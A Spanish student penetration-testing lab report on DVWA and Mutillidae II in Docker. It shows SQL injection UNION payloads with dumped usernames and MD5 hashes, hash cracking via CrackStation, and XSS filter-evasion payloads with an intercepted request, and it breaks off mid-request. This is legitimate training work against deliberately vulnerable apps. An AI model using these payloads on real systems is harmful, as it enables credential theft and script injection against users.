

Informe Semana 2 - Pentesting Web

Integrantes: Alexis Chacón, Nayeli Leiva, Henry Ludeña

Fecha: 16/09/2025

Entorno: DVWA y OWASP Mutillidae II desplegados en Docker (contenedores para la aplicación web y BD).

Resumen

Durante la semana se evaluaron aplicaciones web vulnerables (DVWA y Mutillidae II) con foco en **SQL Injection (SQLi)** y **Cross-Site Scripting (XSS)** en niveles Medium y High. Se montó el entorno en Docker, se usaron Burp Suite y herramientas de reconocimiento para identificar vectores, y se demostró explotación práctica (extracción parcial de datos, ejecución de scripts en el navegador y exfiltración de cookies). El informe documenta metodología, hallazgos, impacto y recomendaciones prioritarias.

Metodología

- **Reconocimiento y despliegue:** Despliegue con docker-compose de DVWA y Mutillidae II; verificación de puertos y accesibilidad.
- **Intercepción y manipulación:** Burp Suite (Proxy, Repeater, Intruder) para capturar y modificar peticiones HTTP.
- **Pruebas manuales y fuzzing:** Payloads SQLi y XSS adaptados a cada nivel (Medium, High).
- **Análisis de respuestas:** Observación de headers, mensajes de error y contenidos devueltos por el servidor.
- **Post-explotación:** Revisión de hashes encontrados (MD5) y comprobación de viabilidad de cracking (hashcat / servicios online).

Entorno de Pruebas

- DVWA corriendo en contenedor Docker “docker run --rm -p 80:80 vulnerables/web-dvwa” para correr la imagen en el puerto 80
- Docker OWASP Mutillidae II, para este entorno de pruebas tenemos la siguiente manera de levatarlo:
 1. Clonar el repositorio de Docker mutillidae y arrancarlo, y dentro de carpeta clonada, en la subcarpeta .build se encuentra el archivo Docker-compose.yml, luego levantamos el contenedor, “-d” para que se ejecute en segundo plano

```
Terminal

PS C:\> git clone https://github.com/webpwnized/mutillidae-docker.git
Cloning into 'mutillidae-docker'...
remote: Enumerating objects: 1188, done.
remote: Counting objects: 100% (72/72), done.
remote: Compressing objects: 100% (26/26), done.
remote: Total 1188 (delta 57), reused 56 (delta 51), pack-reused 1188 (from 2)
Receiving objects: 100% (1188/1188), 183.67 KiB | 631.00 KiB/s, done.
Resolving deltas: 100% (597/597), done.
PS C:\>

PS C:\mutillidae-docker\.build> docker-compose up -d
[+] Running 7/7
 ✓ Network build_ldapnet      Created
 ✓ Network build_datanet     Created
 ✓ Container directory       Started
 ✓ Container database        Started
 ✓ Container directory_admin Started
 ✓ Container www             Started
 ✓ Container database_admin  Started
PS C:\mutillidae-docker\.build>
```


- Herramientas: Burp Suite, netcat (nc) para HEAD requests, WPScan (cuando aplica), CrackStation para el diccionario del algoritmo MD5 / hashcat para hashes.


Hallazgos principales

SQL Injection (SQLi)


Nivel Medium

Como primera acción, activamos el modo **Medium** dentro de DVWA, esta modificación se puede llevar a cabo en el menú lateral **DVWA Security**







Una alternativa es inspeccionar directamente la pagina web y modificar el código HTML en la caja de opciones



En la interfaz de DVWA se observó un campo User ID implementado como un *SELECT* con valores numéricos. Usando las herramientas de desarrollo del navegador se editó el value de una opción para introducir un payload ' OR '1'='1 y luego envié la petición al servidor



La aplicación no valida ni normaliza el tipo de dato (número vs. cadena) y concatena el input en la consulta SQL sin sanitizar; el mensaje de error expone información sensible que facilita a un atacante explotar esa falta de sanitización, aunque en este intento no se logró bypass.




Ahora, en este intento nos informa que la sintaxis está incorrecta, así que vamos a probar otra forma dentro del value, de tipo UNION con el usuario y la contraseña en la BD: 'UNION SELECT user, password FROM users'

```
<form action="#" method="POST">
  <p>
    User ID:
    <select name="id">
      <option value="1 or 1 = 1 UNION SELECT user, password FROM users#">1
    </option>
      <option value="2">2</option>
      <option value="3">3</option>
      <option value="#">4</option>
```

De esta manera al ingresar la nueva consulta se despliegan las contraseñas de los usuarios, las cuales aparte están en MD5 por lo cual es sencillo crackearlas.

```
User ID: 1 Submit
ID: 1 OR 1=1 UNION SELECT user, password FROM users#
First name: admin
Surname: admin
ID: 1 OR 1=1 UNION SELECT user, password FROM users#
First name: Gordon
Surname: Brown
ID: 1 OR 1=1 UNION SELECT user, password FROM users#
First name: Hack
Surname: Me
ID: 1 OR 1=1 UNION SELECT user, password FROM users#
First name: Pablo
Surname: Picasso
ID: 1 OR 1=1 UNION SELECT user, password FROM users#
First name: Bob
Surname: Smith
ID: 1 OR 1=1 UNION SELECT user, password FROM users#
First name: admin
Surname: 5f4dcc3b5aa765d61d8327deb882cf99
ID: 1 OR 1=1 UNION SELECT user, password FROM users#
First name: gordonb
Surname: e99a18c428cb38d5f260853678922e03
ID: 1 OR 1=1 UNION SELECT user, password FROM users#
First name: 1337
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b
ID: 1 OR 1=1 UNION SELECT user, password FROM users#
First name: pablo
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7
ID: 1 OR 1=1 UNION SELECT user, password FROM users#
First name: smithy
Surname: 5f4dcc3b5aa765d61d8327deb882cf99
```

La solicitud HTTP POST interceptada muestra el payload malicioso siendo enviado al servidor. El parámetro id contiene el payload URL-encodeado. El # (%23) se utiliza para comentar el resto de la consulta origina



Las contraseñas filtradas están hasheadas, por eso no sirven tal cual. Al analizarlas vimos que usan **MD5**, un algoritmo con diccionarios de hashes que facilita recuperar la palabra original.

Existen paginas web con diccionarios del algoritmo MD5 que podemos usar para conocer el password. Como CrackStation, para conocer las contraseñas y poder ingresar

CrackStation

Defuse.ca · Twitter

Free Password Hash Cracker

Enter up to 20 non-salted hashes, one per line:

8d3533d75ae2c3966d7e0d4fcc09216b

I'm not a robot

Crack Hashes

Supports: LPL, NTLM, md2, md4, md5, md5(md5_hex), md5-hall, sha1, sha224, sha256, sha384, sha512, ripemd160, whirlpool, MySQL 4.1+ (sha1_sha1_hex), Qqbent2.2BackupDefault

Hash	Type	Result
8d3533d75ae2c3966d7e0d4fcc09216b	md5	char:mp

Color Codes: Green Exact match, Yellow Partial match, Red Not found.

[Download CrackStation's Wordlist](#)

How CrackStation Works

CrackStation uses massive pre-computed lookup tables to crack password hashes. These tables store a mapping between the hash of a password, and the correct password for that hash. The hash values are indexed so that it is possible to quickly search the database for a given hash. If the hash is present in the database, the password can be recovered in a fraction of a second. This only works for "unsalted" hashes. For information on password hashing systems that are not vulnerable to pre-computed lookup tables, see our [hashing security page](#).

CrackStation's lookup tables were created by extracting every word from the Wikipedia databases and adding with every password list we could find. We also applied intelligent word mangling (brute force hybrid) to our wordlists to make them much more effective. For MD5 and SHA1 hashes, we have a 190GB, 15-billion-entry lookup table, and for other hashes, we have a 19GB 1.5-billion-entry lookup table.

You can download CrackStation's dictionaries [here](#), and the lookup table implementation (PHP and C) is available [here](#).

Nivel high

En el nivel High, el id ya no se envía por GET o POST directamente. Se guarda primero en \$_SESSION['id'] vía session-input.php, y luego high.php usa ese valor de sesión para construir la consulta.

Dentro de DVWA en el apartado de **SQL Injection** damos click en "Click here to change your ID", que lleva a la página session-input.php. Esta página tiene un formulario que permite establecer el id que se almacenará en la sesión.

Vulnerability: SQL Injection

Click [here to change your ID](#).


SQL Injection Session Input :: Damn Vulnerable Web Application (DVWA) v1.10 *Devel

No seguro http://localhost:9090/vulnerabilities/sql/session-input.php

Submit

Close

En session-input.php, al inyectar el payload en "Session ID", la consulta falla porque el **LIMIT 1** al final no queda comentado. El payload intenta cerrar la consulta con ' y usar # para comentar, pero el servidor añade caracteres o la inyección no cubre todo, causando un error de sintaxis.



Para evitar que el LIMIT 1 cause error, el payload se extiende para incluir toda la parte restante de la consulta. La forma efectiva es 'SELECT first_name, last_name FROM users WHERE user_id = '1' UNION SELECT user, password FROM users#'



De igual forma, las contraseñas se encuentran encriptadas con MD5, por lo que es el mismo procedimiento que en el nivel Medium, preguntar directamente a la o páginas web.

Payload utilizado para el nivel high:

SQL Injection Source

vulnerabilities/sqli/source/high.php

```
<?php
if( isset( $_SESSION [ 'id' ] ) ) {
    // Get input
    $id = $_SESSION[ 'id' ];

    // Check database
    $query = "SELECT first_name, last_name FROM users WHERE user_id = '$id' LIMIT 1;";
    $result = mysqli_query($GLOBALS["__mysqli_ston"], $query ) or die( '

```
Something went wrong.</pre>');

 // Get results
 while($row = mysqli_fetch_assoc($result)) {
 // Get values
 $first = $row["first_name"];
 $last = $row["last_name"];

 // Feedback for end user
 echo "<pre>ID: {$id}
First name: {$first}
Surname: {$last}</pre>";
 }

 ((is_null($__mysqli_res = mysqli_close($GLOBALS["__mysqli_ston"]))) ? false : $__mysqli_res);
}
?>
```


```

Cross-Site Scripting (XSS) — Reflected y Stored

Nivel médium

El **Stored XSS** (persistente) inserta código malicioso en el servidor que luego se sirve a otros usuarios — p. ej. `<script>alert('XSS')</script>`. En **Low** funciona porque no hay limpieza; en **Medium** borran la etiqueta `<script>`, pero eso es fácil de evadir cambiando la forma (por ejemplo `<scripT>`).

The screenshot shows the DVWA application interface. On the left is a sidebar with navigation links: Home, Instructions, Setup / Reset DB, Brute Force, Command Injection, CSRF, File Inclusion, File Upload, Insecure CAPTCHA, SQL Injection, SQL Injection (Blind), Weak Session IDs, XSS (DOM), XSS (Reflected) (highlighted), XSS (Stored), CSP Bypass, JavaScript, DVWA Security, PHP Info, About, and Logout. The main content area is titled "Vulnerability: Reflected Cross Site Scripting (XSS)". It contains a form with the text "What's your name?" and a "Submit" button. Below the form, the word "Hello" is displayed in red. A modal dialog box is open, showing "localhost:8080" and "XSS" with an "OK" button. At the bottom of the main content area, there is a "More Information" section with two links: [https://www.owasp.org/index.php/Cross-site_Scripting_\(XSS\)](https://www.owasp.org/index.php/Cross-site_Scripting_(XSS)) and https://www.owasp.org/index.php/XSS_Filter_Evasion_Cheat_Sheet. The footer shows "Username: admin", "Security Level: medium", and links for "View Source" and "View Help".

Nivel High

En el nivel **High**, la aplicación considera las diferentes variantes que puede adoptar la etiqueta `<script>`, lo que en principio ofrece protección contra intentos de inyección basados en esa etiqueta específica.


```


<?php
header ("X-XSS-Protection: 0");

// Is there any input?
if( array_key_exists( "name", $_GET ) && $_GET[ 'name' ] != NULL ) {
    // Get input
    $name = preg_replace( '/<(.*?)s(.*?)c(.*?)r(.*?)i(.*?)p(.*?)t/i', '', $_GET[ 'name' ] );

    // Feedback for end user
    echo "<pre>Hello ${name}</pre>";
}
?>


```

La ventaja es que existen muchas otras etiquetas y atributos que cumplen la misma función. Por ejemplo, `` provoca la misma alerta: `onerror` ejecuta el código cuando falla la carga de la imagen (aquí porque `src` apunta a un recurso inexistente). En resumen: aunque se bloquee `<script>`, otros elementos y atributos pueden ejecutar código si no se aplican sanitización y escape adecuados.



Se puede acceder a la siguiente página: <https://portswigger.net/web-security/cross-site-scripting/cheat-sheet>


Para poder observar payloads que podríamos utilizar, en este caso se usó un payload que necesita la interacción del usuario: `test`



El payload no ejecuta la acción esperada (copiar), así que interceptaremos el POST con **Burp Suite**, modificaremos el campo name en la petición y reenviamos para forzar el comportamiento deseado.

Time	Type	Direction	Host	Method	URL
14:48:04 ...	HTTP	→ Request	px.ads.linkedin.com	POST	https://px.ads.linkedin.com/wa/?medium=fetch&fmt=g
14:48:18 ...	HTTP	→ Request	localhost	POST	http://localhost:9090/vulnerabilities/xss_s/

Se muestra la solicitud HTTP POST enviada al servidor para explotar la vulnerabilidad Stored XSS .





En el campo de textname se ingresa: `Haz click aquí`, este crea un enlace HTML con un evento onclickk que ejecurra alert (1)

```
Request
Pretty Raw Hex
1 POST /vulnerabilities/xss_s/ HTTP/1.1
2 Host: localhost:9090
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:142.0) Gecko/20100101 Firefox/142.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5 Accept-Language: es-ES,es;q=0.8,en-US;q=0.5,en;q=0.3
6 Accept-Encoding: gzip, deflate, br
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 99
9 Origin: http://localhost:9090
10 Connection: keep-alive
11 Referer: http://localhost:9090/vulnerabilities/xss_s/
12 Cookie: pma_lang=es; PHPSESSID=o9rmbkfhm89ugchfjtm3jihdu4; security=high
13 Upgrade-Insecure-Requests: 1
14 Priority: u=0, i
15
